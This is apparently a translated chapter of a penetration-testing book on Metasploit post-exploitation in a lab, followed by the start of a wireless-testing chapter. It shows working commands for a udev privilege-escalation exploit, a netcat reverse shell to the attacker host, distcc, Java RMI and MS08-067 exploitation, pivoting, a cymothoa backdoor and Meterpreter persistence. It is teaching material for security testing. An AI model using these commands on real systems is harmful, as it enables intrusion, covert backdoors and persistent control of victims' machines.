Помните, что локальная уязвимость - это та, которая требует, чтобы вы уже вошли в систему на компьютере или у вас была возможность выполнять команды на компьютере.

Определив, что уязвимость связана с *udev*, менеджером устройств, работающим с ядром Linux, мы можем получить исходный код. В примере 6-15 вы можете видеть, что я использовал *searchsploit* для выявления уязвимостей *udev*. Я знаю, что я ищу *8572.c*, основываясь на некоторых исследованиях, которые я провел, поэтому я могу скопировать этот файл из того места, где он находится, в мой домашний каталог, чтобы я мог скомпилировать его. Поскольку я работаю с 64-разрядной системой, мне пришлось установить пакет *gcc-multilib*, чтобы скомпилировать его в 32-разрядную систему (используемая архитектура предназначена для моей цели). Это то, что я могу определить, используя *uname -a*. После компиляции исходного кода в исполняемый файл, исполняемый файл должен быть скопирован куда-нибудь, к нему можно получить удаленный доступ. Вставить его в корень моего веб-сервера означает, что я могу получить к нему доступ по протоколу, который обычно не подозревает.

СОВЕТ

Когда вы компилируете, вы можете определить имя файла, которое выходит из процесса компиляции. Вы делаете это, используя -o и затем предоставляя имя файла. В нашем примере я использовал имя файла, которое может не быть подозрительным, если будет найдено в целевой системе. Вы можете использовать любое имя файла, которое вас порадует, при условии, что вы помните имя, чтобы вы могли найти его позже.

Пример 6-15. Поставка локального эксплойта

```
root@yazpistachio# searchsploit udev
------------------------------------ ------------------------------
--------
Exploit Title                          | Path
                                       | (/usr/share/exploitdb/)
------------------------------------ ------------------------------
--------
Linux Kernel 2.6 (Debian 4.0 / Ubuntu | exploits/linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10 | exploits/linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 - Local | exploits/linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'Netlink' | exploits/linux/local/21848.rb
------------------------------------ ------------------------------
```

```
--------
Shellcodes: No Result
root@yazpistachio# cp /usr/share/exploitdb/exploits/linux/local/8572.c .
root@yazpistachio# gcc -m32 -o tuxbowling 8572.c
root@yazpistachio# cp tuxbowling /var/www/html
```

Теперь, когда у нас есть локальный эксплойт, чтобы мы могли извлечь его, мы можем перейти к эксплойту. В примере 6-16 показано использование Metasploitable 2 с использованием уязвимости в распределенном компиляторе C. Когда система будет взломана, вы увидите, что я загрузил локальный двоичный файл эксплойта в эксплуатируемую систему. Как только файл скомпилирован, исполняемый бит устанавливается автоматически, сообщая системе, что это программа, которая может быть выполнена напрямую. Как только он был загружен с помощью *wget*, файл теряет все установленные биты разрешений, а это значит, что нам нужно сбросить исполняемый бит с помощью *chmod +x* в файле. Как только мы установим исполняемый бит, мы готовы работать над повышением привилегий.

Пример 6-16. Эксплуатация Metasploitable 2

```
msf exploit(unix/misc/distcc_exec) > set RHOST 192.168.86.47
RHOST => 192.168.86.47
msf exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.86.30:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo YfrONcWAHdPyOYS1;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "YfrONcWAHdPyOYS1¥r¥n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.86.30:4444 ->
192.168.86.47:57395) at
     2018-02-11 13:25:31 -0700

wget http://192.168.86.30/tuxbowling
--15:24:58-- http://192.168.86.30/tuxbowling
     => `tuxbowling'
Connecting to 192.168.86.30:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7,628 (7.4K)

     OK .......                                               100%
657.70 KB/s
```

```
15:24:58 (657.70 KB/s) - `tuxbowling' saved [7628/7628]

chmod +x tuxbowling
```

ПРИМЕЧНИЕ

Вы заметите, что нет никаких подсказок после эксплуатации. Это артефакт этого эксплойта и пользователя, которого мы использовали. То, что мы не получаем подсказку, не означает, что мы не взломали систему. Просто начните посылать команды, чтобы увидеть, приняты ли они.

Мы не готовы выполнить эксплойт, хотя. У нас есть работа. Эксплойт работает путем внедрения в работающий процесс. Во-первых, нам нужно определить PID, в который мы собираемся ввести. Мы можем использовать псевдофайловую систему *proc*, которая хранит информацию, связанную с процессами. Мы ищем PID для процесса *netlink*. Мы находим это равным 2686 в примере 6-17. Чтобы убедиться в этом, мы можем просто дважды проверить PID для процесса *udev*. PID, который мы должны заразить, будет ниже PID *udev*. Мы видим, что *udev* PID - 2687, что выше идентификатора, который мы уже определили. Это означает, что мы знаем PID для использования, но нам все еще нужно создать сценарий bash, который будет вызывать наш эксплойт. Мы наполним этот скрипт вызовом *netcat*, который откроет соединение обратно к системе Kali, где мы создадим прослушиватель с использованием *netcat*.

Пример 6-17. Повышение привилегий через уязвимость в udev

```
cat /proc/net/netlink
sk       Eth  Pid    Groups   Rmem  Wmem    Dump     Locks
ddf0e800   0    0    00000000   0     0    00000000     2
df7df400   4    0    00000000   0     0    00000000     2
dd39d800   7    0    00000000   0     0    00000000     2
df16f600   9    0    00000000   0     0    00000000     2
dd82f400  10    0    00000000   0     0    00000000     2
ddf0ec00  15    0    00000000   0     0    00000000     2
dccbe600  15  2686   00000001   0     0    00000000     2
de12d800  16    0    00000000   0     0    00000000     2
df93e400  18    0    00000000   0     0    00000000     2
ps auxww | grep udev
root            2687 0.0 0.1  2092  620 ?    S<s 13:48 0:00
/sbin/udevd --daemon
echo "#!/bin/bash" > /tmp/run
echo "/bin/netcat -e /bin/bash 192.168.86.30 8888" >> /tmp/run
./tuxbowling 2686
```

Мы будем использовать *netcat -l -p 8888*, который говорит *netcat* запустить прослушиватель на порту 8888. Я выбрал этот порт, но в этом нет ничего особенного. Вы можете использовать любой порт, который хотите, чтобы у вас был слушатель. Помните, что вы не получите подсказку или указание о том, что вы подключены на стороне прослушивателя *netcat*. Вы можете снова начать вводить команды. Первое, что вы можете сделать, это запустить *whoami*, чтобы определить, к какому пользователю вы подключены. После запуска эксплойта вы обнаружите, что вы root. Вы также обнаружите, что вы были помещены в корень файловой системы (/).

Есть и другие способы повысить ваши привилегии. Одним из способов, если у вас есть оболочка Meterpreter, является использование встроенной команды *getsystem*. Эта команда пытается использовать различные стратегии для повышения ваших привилегий до привилегий SYSTEM. Этот доступ позволит вам полностью контролировать вашу целевую систему. Вам не гарантировано получение привилегий SYSTEM с использованием *getsystem*. Это зависит от доступа и разрешений пользователя, к которому вы подключены. Одним из методов является получение токена и попытка использовать его для получения более высоких разрешений.

Поворот к другим сетям

Хотя настольные системы обычно подключаются к одной сети с использованием только одного сетевого интерфейса, серверы часто подключаются к нескольким сетям, чтобы изолировать трафик. Вы, например, не хотите, чтобы ваш административный трафик проходил по внешнему интерфейсу. Внешний интерфейс - это тот, где поступает внешний трафик, то есть это интерфейс, который пользователи используют для подключения к сервису. Если мы изолируем административный трафик от другого интерфейса в целях производительности или безопасности, теперь у нас есть два интерфейса и две сети. Административная сеть не будет напрямую доступна из внешнего мира, но обычно она будет иметь внутренний доступ ко многим другим системам, которые также администрируются.

Мы можем использовать скомпрометированную систему для работы в качестве маршрутизатора. Один из самых простых способов сделать это - использовать Meterpreter и запустить один из доступных модулей, чтобы помочь нам. Первое, что нам нужно сделать, - это взломать систему с помощью эксплойта, который допускает полезную нагрузку Meterpreter. Мы снова едем за системой Metasploitable 2, но эксплойт *distcc* не поддерживает полезную нагрузку Meterpreter. Вместо этого мы собираемся использовать уязвимость сервера Java RMI. RMI - это функциональность, которая позволяет одному приложению вызывать метод или функцию в удаленной системе. Это позволяет распределенным вычислениям и приложениям использовать сервисы, которые они могут не поддерживать напрямую. В примере 6-18 показано выполнение эксплойта, включая выбор полезной нагрузки Meterpreter на основе Java.

Пример 6-18. Эксплуатация сервера Java RMI

```
msf > use exploit/multi/misc/java_rmi_server
msf exploit(multi/misc/java_rmi_server) > set RHOST 192.168.86.47
RHOST => 192.168.86.47
msf exploit(multi/misc/java_rmi_server) > set PAYLOAD
java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.86.30
LHOST => 192.168.86.30
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.86.30:4444
msf exploit(multi/misc/java_rmi_server) > [*] 192.168.86.47:1099 - Using
URL:
   http://0.0.0.0:8080/wSlukgkQzlH3lj
```

```
[*] 192.168.86.47:1099 - Local IP:
http://192.168.86.30:8080/wSlukgkQzlH3lj
[*] 192.168.86.47:1099 - Server started.
[*] 192.168.86.47:1099 - Sending RMI Header...
[*] 192.168.86.47:1099 - Sending RMI Call...
[*] 192.168.86.47:1099 - Replied to request for payload JAR
[*] Sending stage (53837 bytes) to 192.168.86.47
[*] Meterpreter session 1 opened (192.168.86.30:4444 ->
192.168.86.47:55125) at
2018-02-11 14:23:05 -0700
[*] Sending stage (53837 bytes) to 192.168.86.47
[*] Meterpreter session 2 opened (192.168.86.30:4444 ->
192.168.86.47:58050) at
2018-02-11 14:23:05 -0700
[*] 192.168.86.47:1099 - Server stopped.

msf exploit(multi/misc/java_rmi_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Вы заметите, что я не сразу получил приглашение Meterpreter после запуска эксплойта. Сеанс Meterpreter, кажется, был фоновым. Вы можете сделать это самостоятельно, используя *-j* после *exploit*. Это отправило бы сессию на задний план. Вы можете захотеть открыть сессию, не обязательно напрямую с ней взаимодействуя. Если у вас есть фоновый сеанс, вы можете вызвать его с помощью *sessions -i*, за которым следует номер сеанса. У меня открыт только один сеанс, поэтому сеанс, с которым я взаимодействую, - это номер 1.
Когда у нас открыт сеанс, мы можем проверить количество интерфейсов и IP-сетей, в которых эти интерфейсы включены. В Примере 6-19 вы можете видеть, что я запустил *ipconfig*, хотя вы не можете видеть команду, так как здесь я показываю только вывод, который меня интересует. Интерфейс 2 показывает, что сеть 192.168.2.0/24 с IP-адресом 192.168.2.135. Другой интерфейс - это сеть, доступная для нас, так как это IP-адрес, к которому мы подключены. Используя IP-сеть, мы можем установить маршрут, запустив модуль *autoroute*. Мы делаем это с помощью команды *run autoroute -s*, за которой следует IP-сеть или адрес, к которому мы хотим установить маршрут.

Пример 6-19. Использование autoroute

```
Interface 2
============
Name : eth1 - eth1
Hardware MAC : 00:00:00:00:00:00
```

```
IPv4 Address : 192.168.2.135
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fefa:dd34
IPv6 Netmask : ::
Interface 3
============
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.86.47
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fefa:dd2a
IPv6 Netmask : ::

meterpreter > run autoroute -s 192.168.2.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.168.2.0/255.255.255.0...
[+] Added route to 192.168.2.0/255.255.255.0 via 192.168.86.47
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================
Subnet                  Netmask          Gateway
------                  -------          -------
192.168.2.0             255.255.255.0    Session 1
```

После настройки маршрута вы можете снова запустить автозапуск, чтобы распечатать таблицу маршрутизации. Это показывает нам, что маршрут использует Сессию 1 в качестве шлюза. Отсюда можно сделать фоновую сессию, используя Ctrl-Z. Затем вы можете запускать другие модули в сети, к которой вы установили маршрут. После того, как вы вернулись в Metasploit, вы можете показать таблицу маршрутизации, как вы можете видеть в Примере 6-20. Это показывает, что маршрут используется для использования от *msfconsole* и других модулей вне сеанса Meterpreter напрямую.

Пример 6-20. Таблица маршрутизации из msfconsole

```
meterpreter >
Background session 1? [y/N]             y

msf exploit(multi/misc/java_rmi_server) > route

IPv4 Active Routing Table
```

==========

Subnet	Netmask	Gateway
------	-------	-------

192.168.2.0 255.255.255.0 Session 1

Metasploit берет на себя всю работу по правильному управлению трафиком. Если система, которую вы взломали, имеет несколько интерфейсов, вы можете установить маршруты ко всем сетям, к которым у системы есть доступ. Вы фактически превратили скомпрометированную систему в маршрутизатор. Мы могли бы сделать то же самое, не используя модуль *autoroute*. Функция маршрута в Meterpreter также может быть использована. Чтобы сделать то же самое, что мы сделали с *autoroute*, вы должны использовать *route add 192.168.2.0/24 1*. Это говорит Meterpreter, чтобы установить маршрут к 192.168.2.0/24 (имеется в виду 192.168.2.0-192.168.2.255) через сессию 1 Последнее значение - идентификатор сеанса.

Поддержание доступа

Возможно, вы не захотите продолжать использовать одну и ту же уязвимость снова и снова, чтобы получить доступ к вашей удаленной системе. Для начала, кто-то может прийти и исправить уязвимость, что означает, что вы больше не сможете использовать эту уязвимость. В идеале вы хотите оставить черный ход, к которому вы можете получить доступ в любое время. Одна из проблем заключается в том, что если вы просто создаете процесс, который является бэкдором, он может быть обнаружен как мошеннический процесс. К счастью, есть программа, которую мы можем использовать: *cymothoa*. Поскольку мы снова собираемся использовать Metasploitable 2 и это 32-битная система, мне нужно скачать исходный код, чтобы сгенерировать 32-битный исполняемый файл.

Получив исполняемый файл *cymothoa*, вы можете либо поместить его в каталог веб-сервера и загрузить в целевую систему, либо просто использовать загрузку через Meterpreter. С *cymothoa* на месте, мы можем получить оболочку, чтобы запустить *cymothoa*. Программа работает, заражая запущенный процесс. Это означает, что запущенный процесс получает новый фрагмент кода, который запускает прослушиватель, и любой, кто подключается к порту, который прослушивает cymothoa, сможет передавать команды оболочки в систему, чтобы они выполнялись. Если вы заражаете процесс, выполняющийся от имени пользователя root, у вас будут права доступа root.

В примере 6-21 показан цикл *cymothoa* для заражения процесса. Выбранный процесс - это процесс *Apache2*, который запускается первым. Это тот, у которого есть права доступа root до удаления разрешений для потомков, которые он порождает. Разрешение падает, потому что для прослушивания на порте 80 процесс должен иметь права root. Однако для чтения содержимого из файловой системы приложению не требуются права доступа root. Apache принимает запрос от сети, используя связанный порт, установленный корневым процессом, а затем передает обработку запроса одному из дочерних элементов. *cymothoa* требует PID, а также код оболочки для инъекции. Это делается с помощью параметра командной строки -*s 1*. Существует 15 возможных кодов оболочки для внедрения. Первый - это просто привязка */bin/sh* к порту прослушивания, указанному в параметре -*y*.

Пример 6-21. Работа cymothoa для установки backdoor

```
./cymothoa -p 5196 -s 1 -y 9999
[+] attaching to process 5196
register info:
---------------------------------------------------------
eax value: 0xfffffdfe ebx value: 0x0
esp value: 0xbfb15e30 eip value: 0xb7fe2410

[+] new esp: 0xbfb15e2c
[+] payload preamble: fork
[+] injecting code into 0xb7fe3000
[+] copy general purpose registers
[+] detaching from 5196

[+] infected!!!
netstat -atunp | grep 9999
tcp 0 0 0.0.0.0:9999 0.0.0.0:* LISTEN
7268/apache2
tcp 0 0 192.168.86.47:9999 192.168.86.30:34028 ESTABLISHED
7269/sh
```

Теперь у нас есть черный ход. Однако проблема в том, что мы заразили только запущенный процесс. Это означает, что если процесс будет убит и перезапущен, наш черный ход будет потерян. Это включает в себя, если система перезагружается. Это один из способов создать черный ход, но не ожидайте, что он будет постоянным. Вы хотите убедиться, что у вас есть что-то еще в долгосрочной перспективе.

Если система, которую вы взломали, является системой Windows, вы можете использовать один из доступных модулей после эксплуатации. Когда у вас есть оболочка Meterpreter, открытая для вашей цели Windows, вы можете использовать модуль *persistence*, чтобы создать более постоянный способ доступа к системе в любое время. Опять же, этот модуль доступен, только если вы взломали хост Windows. Для Linux или macOS нет соответствующих модулей. Чтобы продемонстрировать это, мы собираемся использовать старую систему Windows XP. Мы будем использовать уязвимость, которая была надежной в течение длительного времени, даже на более новых системах, чем те, на которых установлена XP. Это уязвимость, анонсированная в рекомендации Microsoft MS08-067. Вы можете увидеть компромисс в Примере 6-22.

Пример 6-22. Компромисс с использованием MS08-067

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.86.57
RHOST => 192.168.86.57
```

```
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.86.30:4444
[*] 192.168.86.57:445 - Automatically detecting the target...
[*] 192.168.86.57:445 - Fingerprint: Windows XP - Service Pack 2 -
lang:Unknown
[*] 192.168.86.57:445 - We could not detect the language pack,
defaulting to English
[*] 192.168.86.57:445 - Selected Target: Windows XP SP2 English
(AlwaysOn NX)
[*] 192.168.86.57:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.86.57
[*] Meterpreter session 1 opened (192.168.86.30:4444 ->
192.168.86.57:1045) at
    2018-02-12 07:12:30 -0700
```

Это оставило нас с сессией Meterpreter. Мы будем использовать этот сеанс для запуска нашего модуля persistence. Используя этот модуль, у нас будет возможность выбрать полезную нагрузку, которую мы хотим использовать, что будет средством, которое мы используем для подключения к цели. Полезная нагрузка по умолчанию - полезная нагрузка Meterpreter с обратным TCP-протоколом, которую мы чаще всего использовали, когда использовали Meterpreter. Это потребует, чтобы обработчик был настроен для получения соединения. Мы также получим возможность выбрать механизм сохранения, определяющий, запускать ли полезную нагрузку при загрузке системы или когда пользователь входит в систему. Вы также можете определить место, куда записать полезную нагрузку. Определенный системой временный каталог используется по умолчанию. Пример 6-23 показывает загрузку сохраняемости для нашей цели.

Пример 6-23. Запуск модуля сохранения

```
meterpreter > run persistence -A

[!] Meterpreter scripts are deprecated. Try
post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/
    SYSTEM-C765F2_20180212.1402/BRANDEIS-C765F2_20180212.1402.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.86.30
LPORT=4444
[*] Persistent agent script is 99606 bytes long
[+] Persistent Script written to C:\WINDOWS\TEMP\oONsSTNbNzV.vbs
[*] Starting connection handler at port 4444 for
```

```
windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Executing script C:\WINDOWS\TEMP\oONsSTNbNzV.vbs
[+] Agent executed with PID 3864
meterpreter > [*] Meterpreter session 2 opened (192.168.86.30:4444 ->
    192.168.86.57:1046) at 2018-02-12 07:14:03 -0700
[*] Meterpreter session 3 opened (192.168.86.30:4444 ->
192.168.86.47:33214) at
2018-02-12 07:14:07 -0700
[*] 192.168.86.47 - Meterpreter session 3 closed.  Reason: Died

Background session 1? [y/N]
msf exploit(windows/smb/ms08_067_netapi) > sessions

Active sessions
===============
Id  Name   Type                          Information
--  ----   ----                          -----------
1       meterpreter  x86/windows   NT AUTHORITY\SYSTEM @ SYSTEM-C765F2
2       meterpreter  x86/windows   NT AUTHORITY\SYSTEM @ SYSTEM-C765F2

    Connection
    ----------
    192.168.86.30:4444 -> 192.168.86.57:1045 (192.168.86.57)
    192.168.86.30:4444 -> 192.168.86.57:1046 (192.168.86.57)
```

Вы заметите, что я не установил ни один из упомянутых вариантов, хотя мог бы. Вместо этого я позволил модулю выбрать лучший метод, используя *-A* в качестве параметра. Это оставило нас с новым сеансом Meterpreter, показанным при запуске *sessions*. Вы также заметите, что постоянство было создано с использованием сценария Visual Basic, как видно по расширению файла (*.vbs*). Из этого вывода мы не знаем, будет ли скрипт выполняться при входе пользователя в систему или при загрузке системы. В любом случае, нам нужно убедиться, что у нас есть обработчик, ожидающий попытки подключения при запуске полезной нагрузки. Этот модуль использовал *exploit/multi/handler* для получения соединения. Поскольку локальный IP-адрес встроен в полезную нагрузку, вам необходимо убедиться, что обработчик всегда работает в системе, на которой вы его создавали, с одним и тем же IP-адресом каждый раз.

Теперь у вас есть два пути к постоянству. Есть и другие, которые вы можете сделать вручную. Это может быть особенно необходимо, если вы компрометируете систему Linux или macOS. Вам нужно будет определить процесс инициализации системы (*systemd* или *init*) и создать системный сервис. В противном случае вы можете запустить процесс в одном из файлов запуска,

связанных с конкретным пользователем. Отчасти это может зависеть от того, какой уровень разрешений у вас был, когда вы взломали систему.

Резюме

Хотя Metasploit - это среда разработки эксплойтов, она также имеет множество встроенных возможностей. Вы можете многое сделать из Metasploit без использования внешних инструментов. Может потребоваться некоторое время, чтобы привыкнуть ко всему, что доступно в Metasploit, но затраченное время того стоит. Вот некоторые ключевые идеи, которые можно извлечь из этой главы::

• Metasploit имеет модули, которые могут быть использованы для сканирования целей, хотя вы также можете вызвать *nmap* непосредственно из Metasploit с помощью *db_nmap*.

• Metasploit поддерживает информацию о службах, хостах, добыче и других артефактах в базе данных, которая может быть запрошена.

• Модули Metasploit можно использовать для сканирования и эксплуатации систем, но вам нужно будет установить цели и параметры.

• Оболочка Meterpreter может использоваться для взаимодействия с эксплуатируемой системой с помощью команд OS-agnostic.

- Модуль *hashdump* в Meterpreter, а также модуль *mimikatz* могут быть использованы для захвата паролей.
- Meterpreter может использоваться для загрузки файлов, в том числе программ для запуска на удаленной системе.
- Встроенные модули, а также уязвимости, внешние по отношению к Metasploit, могут использоваться для повышения привилегий.
- Использование возможности Meterpreter для установки маршрутов через созданные сеансы позволяет вам поворачиваться к другим сетям.
- Для создания бэкдоров можно использовать инъекцию шеллкода в запущенные процессы, а также использование модулей пост-эксплуатации.
- Кали имеет много способов для исследования уязвимостей, поиска и использования и эксплойтов.

Дополнительные ресурсы

- Offensive Security's free ethical hacking course, "Metasploit Unleashed"
- Ric Messier's "Penetration Testing with the Metasploit Framework" video (Infinite Skills, 2016)

Глава 7. Тестирование безопасности беспроводного соединения

Перефразируя Ирвина М. Флетчера, сегодня все радиосвязи, ребята. Это действительно так. Почти на всех моих компьютерах больше нет возможности подключить физический кабель. 8-проводные гнезда RJ45, используемые для проводного Ethernet, исчезли, потому что форм-фактор гнезда был слишком велик, чтобы вместить его в современные узкие модели ноутбуков. В старые, старые времена, когда мы полагались на карты PCMCIA для расширения возможностей наших ноутбуков, у карт были разъемы с щелчком, которые могли принимать кабели Ethernet. Проблема заключалась в том, что они были обычно тонкими и их легко было снять Конечно, настольные компьютеры, если они у вас еще есть, обычно имеют разъем RJ45 для вашего кабеля Ethernet, но все чаще даже те из них имеют возможность использовать Wireless Fidelity (WiFi) непосредственно на материнской плате

Все это говорит о том, что будущее за беспроводной связью в той или иной форме. Ваша машина и ваш телефон разговаривают по беспроводной связи. Ваш автомобиль может даже общаться с вашей домашней сетью без проводов. Вы называете это термостатами, дверными замками, телевизорами, лампочками, тостерами, холодильниками, мультиварками - версии всех этих продуктов, вероятно, имеют какую-то беспроводную связь. Вот почему беспроводное тестирование так важно и почему значительное количество инструментов будет охватывать целый ряд беспроводных протоколов. В этой главе мы рассмотрим беспроводные протоколы, которые поддерживает Kali Linux, с помощью инструментов тестирования.

Сферы применения беспроводной связи

Проблема с термином *wireless* заключается в том, что он охватывает слишком много земли. Не все беспроводные сети созданы равными. Многие протоколы являются беспроводными по своей природе. Даже в пределах спектра сотовых телефонов существует несколько протоколов. Вот почему телефоны иногда не могут быть перемещены между сетями оператора. Речь идет не столько о какой-то сигнатуре, связанной с телефоном, сколько об одном телефоне, общающемся на одном наборе частот по одному протоколу, когда сеть использует другой набор частот и другой протокол. Это только начало наших проблем. Давайте посмотрим на различные протоколы, которые обычно используются с вычислительными устройствами для связи. Мы собираемся пропустить множественный доступ с кодовым разделением (CDMA) и Глобальную систему для мобильных телефонов (GSM). В то время как ваши смартфоны и планшеты используют их для связи с сетями оператора, они действительно являются протоколами оператора, а не протоколами, используемыми для прямой связи между системами.

802.11

Самый распространенный протокол, с которым вы столкнетесь - это набор протоколов. Вы, вероятно, знаете это как WiFi или, может быть, даже просто беспроводной (*wireless*). На самом деле это набор протоколов, управляемых Институтом инженеров по электротехнике и электронике (IEEE, обычно называемый I Triple E). IEEE управляет стандартами, хотя они не единственная организация, которая делает это. Однако бывает, что IEEE создал и поддерживает стандарты, относящиеся к беспроводным локальным сетям (WLAN). Этот стандарт в совокупности называется 802.11.

802.11 имеет спецификации, которые охватывают разные частотные спектры и, вместе с ними, разные пропускные способности. Их обычно называют буквами после 802.11. Одним из первых был 802.11a, за которым последовал 802.11b. В настоящее время спецификация релиза - 802.11ac, хотя спецификации через 802.11ay находятся в стадии разработки. В конечном итоге пропускная способность ограничена используемыми частотными диапазонами, хотя в более поздних версиях 802.11 для увеличения пропускной способности одновременно использовалось несколько каналов связи.

ПРИМЕЧАНИЕ

> Стандарт 802.11 обычно называют WiFi, хотя WiFi является товарным знаком WiFi Alliance, группы компаний, занимающихся беспроводными сетями. WiFi - это еще один способ обращения к стандартам беспроводной сети IEEE, который не отделен от них.

802.11 - это набор спецификаций для физического уровня, включающий MAC. Нам все еще нужен протокол передачи данных. Ethernet, общий протокол передачи данных, который также определяет физические и MAC-элементы, расположен на уровне поверх стандарта 802.11 для обеспечения межсистемной связи по локальной сети.

Одна из первых проблем с 802.11 заключается в том, что беспроводные сигналы не ограничены физически. Подумайте о прослушивании радиостанций, так как это действительно то, о чем мы здесь говорим - радиоволны, просто на другом наборе частот. Когда вы слушаете радиостанции, не имеет значения, находитесь ли вы внутри или снаружи; сигнал проходит через стены, потолки и полы, поэтому вы можете принимать сигнал с помощью приемника. У нас та же проблема с радиосигналами, которые используются для беспроводных

локальных сетей. Они будут проходить через стены, полы, окна и потолки. Поскольку наши локальные сети несут конфиденциальную информацию, это проблема.

В проводном мире мы могли контролировать поток информации с физическими ограничениями. Чтобы получить доступ к локальной сети, кто-то должен был быть подключен, в здании и рядом с разъемом Ethernet. Это было уже не так с беспроводной локальной сетью. Все, что нужно было сделать, это находиться в зоне действия сигнала. Вы можете быть удивлены тем, насколько далеко переносится беспроводной сигнал, несмотря на ощущение, что вам нужно находиться в нужной комнате в вашем доме, чтобы иногда сделать это правильно. Например, моя машина подключена к моей беспроводной сети в моем доме, поэтому она может загружать обновления по мере необходимости. Машина уведомляет меня, когда я покидаю зону действия сигнала. Я могу добраться до конца моего блока и за углом, прежде чем я получу уведомление, что мой сигнал пропал. Это больше чем полдюжины домов от меня.

Вместе с этим Wired Equivalent Privacy (WEP) предназначена для решения проблем, связанных с конфиденциальными бизнес-данными, оставляя контроль над предприятием. Как оказалось, первый шаг к защите данных, передаваемых по беспроводной сети с использованием шифрования, был неудачным. С тех пор были предприняты другие попытки, и текущая попытка - версия 2 с беспроводным защищенным доступом (WPA), хотя вскоре она будет заменена версией 3 из-за проблем с версией 2. Именно эти проблемы, наряду с различными неправильными конфигурациями, требуют от нас тест беспроводных локальных сетей.

Bluetooth

Не все коммуникации предназначены для соединения нескольких систем вместе. Фактически, большинство ваших коммуникаций, вероятно, происходит между вашей системой и периферийными устройствами, будь то клавиатура, трекпад, мышь или монитор. Ни один из них не предназначен для сетевого взаимодействия; все они начинались как проводные устройства и все постоянно на связи. Чтобы максимально убрать провода, учитывая, что сети были беспроводными, что избавило нас от необходимости иметь еще один кабель, привязывающий нас к месту, в начале 1990-х был разработан беспроводной протокол. В этом протоколе использовался набор пропускной способности, аналогичный тому, который позже использовался в 802.11, разработанном производителем мобильных устройств Ericsson.

Сегодня мы знаем это как Bluetooth, и он используется для подключения различных периферийных устройств. Это делается с помощью профилей, которые определяют функциональные возможности, предлагаемые устройством. Bluetooth используется для передачи на короткие расстояния, обычно порядка 30 футов. Однако, учитывая, какие устройства используют Bluetooth и их потребность в близости (например, вы не ожидаете использовать клавиатуру из другой комнаты), это не совсем ограничение. Сложность связана с мощностью, подаваемой на беспроводной передатчик. Чем больше приложенная мощность, тем дальше мы можем получить сигнал, поэтому 30 футов не максимум; это просто обычное расстояние.

Одна проблема с Bluetooth заключается в том, что устройства, которые его используют, могут быть легко обнаружены любым, кто заинтересован в их поиске. Устройствам обычно необходимо выполнить сопряжение, то есть они обмениваются исходной информацией, чтобы предотвратить случайное подключение любых двух устройств. Однако иногда сопряжение может быть простым процессом, когда устройство запрашивает сопряжение. Это сделано для поддержки таких устройств, как вкладыши, которые не способны принимать ввод от пользователя для ввода ключа сопряжения. Все это означает, что вокруг могут быть устройства Bluetooth, к которым злоумышленники могут подключаться и соединяться для извлечения информации.

Мы проводим тестирование Bluetooth, чтобы обнаружить устройства, которые не заблокированы надлежащим образом для предотвращения несанкционированных подключений, которые могут привести к утечке конфиденциальной информации. Эти несанкционированные соединения могут также предоставить злоумышленнику способ управлять другими устройствами, что приводит к закреплению в сети.

Zigbee

Zigbee - это протокол, который разрабатывался более двух десятилетий назад, хотя сам протокол был ратифицирован в 2004 году. В последнее время в Zigbee наблюдается резкое увеличение числа реализаций. Это связано с тем, что Zigbee был разработан как протокол персональной сети, и все движение «умный дом» использовало этот простой, недорогой и недорогой протокол для обеспечения связи по всему дому между устройствами. Цель Zigbee - предложить способ устройствам, которые не обладают большой мощностью, возможно, потому что они работают от батареи и не отправляют много данных для обмена данными.

Поскольку все больше устройств, использующих Zigbee, становятся доступными, они все чаще становятся объектами атак. Это, возможно, в большей степени относится к бытовым пользователям, поскольку на рынке появляется все больше устройств SmartHome. Тем не менее, это все еще вызывает беспокойство у бизнеса, потому что автоматизация здания - это вещь. Разумеется, Zigbee - не единственный протокол в этом пространстве. Z Wave - это родственный протокол, хотя в Kali нет инструментов для тестирования Z-Wave. Это, вероятно, со временем изменится, так как все больше и больше устройств используют Z-Wave.

WiFi атаки и инструменты тестирования

Трудно переоценить это, поэтому я повторю еще раз: все беспроводное. Ваш компьютер, планшет, смартфон, телевизор, игровые приставки, различная бытовая техника и даже устройства открывания гаражных ворот - все это беспроводное. В этом контексте я имею в виду, что они беспроводные в том смысле, что они поддерживают 802.11 в одном из его воплощений. Все связано с вашей сетью. Это делает сами системы уязвимыми, а распространенность WiFi также делает уязвимыми базовые протоколы; когда радиосигнал вашей беспроводной сети выходит за стены вашей организации, злоумышленники могут получить доступ к вашей информации. Единственный способ, которым они могут это сделать, - это каким-то образом скомпрометировать протокол.

